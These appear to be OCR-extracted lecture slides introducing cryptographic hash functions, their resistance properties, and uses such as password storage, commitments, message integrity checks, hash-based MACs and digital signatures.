
How many buckets?
What to do if two keys map to the same bucket?


Collisions happen...
Use your favorite collision resolution technique
(open addressing, chaining, etc.)

Hash Functions

Cryptographic Hash Functions map arbitrary size data to data of fixed size

- But with **three** additional important properties






Input = Message M


SHA-256 = A cryptographically secure hashing function

Output = Hashed Message M

Hash Functions


- **Preimage Resistance ("One-Way")**
  Given h(x) = z, hard to find x
  (or any input that hashes to z for that matter)






- **Second Preimage Resistance**
  Given x and h(x), hard to find y s.t. h(x) = h(y)

- Collision Resistance (or, ideally, "Collision Free")
  Difficult to find x and y s.t. hash(x) = hash(y)



Applications of Hashing

Output space of MD5 (128 bits)




What are some uses for hashing?

Applications of Hashing


Password Storage

- Websites don't store your password in plaintext, instead they store the **hash** of your password



Fairness and Commitment


- Disclosing a hash does not disclose the original message
- Useful for committing a secret without disclosing the secret itself



Applications of Hashing


Password Storage

- Websites don't store your password in plaintext, instead they store the **hash** of your password





Fairness and Commitment

- Disclosing a hash does not disclose the original message
- Useful for committing a secret without disclosing the secret itself



Message Integrity






“I love you bob”

89defae676abd3e3a42b41df17c40096

Message Received:

“I love you bob”




89defae676abd3e3a42b41df17c40096


1. Sarah computes the hash of message prior to sending

2. Bob receives the message, and computes the hash of the received message

If the message was not tampered with, or modified, then the hashes should be the same


Message Integrity





Eve tampers with message

"I hate you bob"



"I love you bob"

89defae676abd3e3a42b41df17c40096

Message Received:

"I hate you bob"

Hash

b0608c4e1775ad8f92e7b5c191774c5d


Different hashes = something fishy is going on


1. Sarah computes the hash of message prior to sending

2. Bob receives the message, and computes the hash of the received message

If the message was not tampered with, or modified, then the hashes should be the same


Message Integrity





Eve tampers with message

"I hate you bob"



"I love you bob"

89defae676abd3e3a42b41df17c40096

Message Received:

"I hate you bob"

↓

Hash

↓

b0608c4e1775ad8f92e7b5c191774c5d


Different hashes = something fishy is going on

1. Sarah computes the hash of message prior to sending

2. Bob receives the message, and computes the hash of the received message

If the message was not tampered with, or modified, then the hashes should be the same

Message Integrity




- Hashes provide an irreversible, unique* identifier for a message

Message Authentication Code (MAC)

1. Append a message with a shared secret (m + s)
2. Compute hash of (m+s) → H(m+s)
3. Send H(m+s) with message m
4. **Sender sends: (H(m+s), m)**

1. Receiver gets **(H(m+s), m)**
2. Append m with shared secret s (m + s)
3. Compute H(m+s)
4. The value receiver computed should match the H(m+s) he received




No encryption required!

Digital Signatures

- What is a unique identifier for bob? What is something that only bob knows and nobody else?
➢ His **private key**

Bob encrypts his hashed message using his **private key**, and sends the signed hash, along with message to Alice



When Alice receives this message, she must find a way to decrypt the signed hash

